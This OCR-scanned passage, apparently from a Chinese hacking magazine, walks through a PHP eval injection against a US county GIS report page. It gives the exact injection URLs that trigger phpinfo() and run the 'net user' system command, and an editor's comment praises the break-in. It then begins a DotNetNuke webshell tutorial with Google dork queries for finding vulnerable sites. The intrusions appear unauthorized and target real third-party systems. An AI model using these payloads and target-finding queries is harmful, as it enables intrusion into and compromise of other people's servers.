
果然我得到了不一样的错误信息：

“Missing argument 1 for ImpactFeesReport::ImpactFeesReport()“这里一目了然，程序调用了ImactFeesReport里面的初始化代码，它提示“Missing argument”解释下其实是要执行ImpactFeesReport()，但是后面的括号被参数截断了所以没有了参数。现在继续php加注释代码“//”执行http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport//&month=all&year=all&fee_type=trans1&fee_status=reversed，结果如图3所示。

错误信息“syntax error, unexpected $end ” 意思是不正确的结束，“eval () d code on line 1”这句意思是函数丢失了一个参数，说明函数至少有一个参数，我们给这个函数用0作为参数，然后执行http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport(0);//&month=all&year=all&fee_type=trans1&fee_status=reversed

执行结果如图4所示。

发现错误提示少了一些，只是出现“Call to a member function select() on a non-object”，那么说明什么？说明类函数那段代码执行成功了，这是个细节大家不信比较前几次就会发现。php是弱类型语言，php中类型不分string、int。如果是字符型，它内部转换成string。既然用;//得逞了，那我们再试试“phpinfo()”执行。http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport(0);phpinfo();//&month=all&year=all&fee_type=trans1&fee_status=reversed，结果如图5所示。



System	Windows NT NIKOS 5.2 build 3790
Build Date	May 31 2007 09:36:39
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	ISAPI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\PHP5.2.3\php.ini
PHP API	20041225
PHP Extension	20060613

图5

和预想的一样爆出了信息。

我们还可以执行系统命令，执行后的结果以字符串返回。我

们在连接上加“;echo 'net%20use;//”用echo输出在浏览器执行 http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport(0);//;echo 'net%20user';//&month=all&year=all&fee_type=trans1&fee_status=reversed

执行结果如图6。

在这我们用了输出执行命令的结果，测试过程就到这了，生活中细节决定成败，渗透的时候也是如此。

编辑点评：*很详细的一次渗透细节描述。这个能渗透成功，依靠的是对php语言的熟悉以及对细节的注意和天生黑客的敏感。一般人用这样的注入链接只会机械的1=1和1=2吧？我也不例外。*




图 6

跟我一起拿国外webshell
——Dotnetnuke远程文件上传漏洞

图 蓝魔 [N.S.T]

关于Dotnetnuke大家可以搜索一下，网上说它是一个免费、开源、可扩展、几近完美的内容管理系统。可广泛应用于商务、企业内网（Intranet）和外网、在线内容发布网站。Dotnetnuke是建立在微软ASP.NET平台之上的一套Web应用框架。

我个人感觉它的确也很不错，但是开源程序的漏洞总是免不了的，呵呵。平时大家总是搞国内的CMS，搞腻了没呢？今天大家跟我搞搞国外的吧。

Dotnetnuke这款程序在国外是很流行的，在国内用的也比较多，我们可以利用Google hack来获得使用该款程序所架设的网站。Google hack语句：

allinurl: tabid/176/Default.aspx（图1）
allinurl: portals/0/（图2）
allinurl: Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx（图3）




图 1




图 4




图 2

